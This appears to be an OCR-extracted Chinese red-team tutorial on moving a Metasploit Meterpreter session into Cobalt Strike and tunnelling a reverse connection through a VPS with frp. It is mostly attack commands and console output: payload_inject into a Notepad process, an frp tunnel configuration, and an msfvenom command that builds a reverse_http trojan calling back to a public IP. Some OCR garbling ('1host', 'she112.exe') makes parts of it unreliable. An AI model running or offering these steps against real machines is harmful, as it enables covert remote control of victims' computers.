[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseList
enerBindAddress?
Started HTTP reverse handler on http://127.0.0.1:8080
 🛾 http://127.0.0.1:8080 handling request from 127.0.0.1; (UUID: ydswcoyt) Staging x86 payload (
176220 bytes) ...
[*] Meterpreter session 1 opened (127.0.0.1:8080 → 127.0.0.1:52056) at 2021-12-30 23:13:55 +0800
meterpreter >
```

(注意木马如果是 http 那么 payload 也要是 http) 攻击机 cs 设置好监听



攻击机 msf 传递会话给 cs

background

use exploit/windows/local/payload_inject

set payload windows/meterpreter/reverse_http

set DisablePayloadHandler true

set 1host 119.3.158.99


set 1port 9998


set session 1

exploit

```
人什 切作 编辑 宣有 常助
payload ⇒ windows/meterpreter/reverse_http
                                       ject) > set DisablePayloadHandler true
msf6 exploit(
DisablePayloadHandler ⇒ true
                                    inject) > set lhost 101.43.85.135
msf6 exploit(
lhost ⇒ 101.43.85.135
msf6 exploit(
                                        et) > set lport 9998
lport ⇒ 9998
               ture (local (payload inject) > exploit
msf6 exploit(
   Exploit failed: One or more options failed to validate: SESSION.
msf6 exploit(
                                          ) > session
 -1 Unknown command: session.
msf6 exploit(
Active sessions
 Id Name Type
                                      Information
                                                                               Connection
           meterpreter x86/windows DESKTOP-OV587EP\kele @ DESKTOP-OV587EP 127.0.0.1:8080 → 12
7.0.0.1:52056 (127.0.0.1)
<u>msf6</u> exploit(₩
session ⇒ 1
msf6 exploit(wi
                                        ct) > exploit
Running module against DESKTOP-OV587EP
[*] Spawned Notepad process 4620[*] Injecting payload into 4620
Préparing 'windows/meterpreter/reverse_http' for PID 4620
<u>msf6</u> exploit(
                                        ct) >
```

成功传递给 cs





Vps 启动 frp 服务端端口 9997

./frps -c ./frps.ini

攻击机启动 frp 客户端编辑好配置文件 ./frpc -c ./frpc.ini 119.3.158.99:6000--->127.0.0.1:80

文件 动作 编辑 查看 帮助

[common]
server_addr = 119.3.158.99
server_port = 9997

[msf]
type = tcp
local_ip = 127.0.0.1
local_port = 80
remote_port = 6000

msfvenom -p windows/meterpreter/reverse_http LHOST=119.3.158.99 LPORT=6000 -f exe >/tmp/she112.exe #生成木马反弹到 vps 上

攻击机设置监听上线 msf #监听本地的 80 相当于监听 vps 的 6000 use exploit/multi/handler set payload windows/meterpreter/reverse_http set lhost 127.0.0.1 set lport 80 run msf 成功上线后续步骤与方法一一致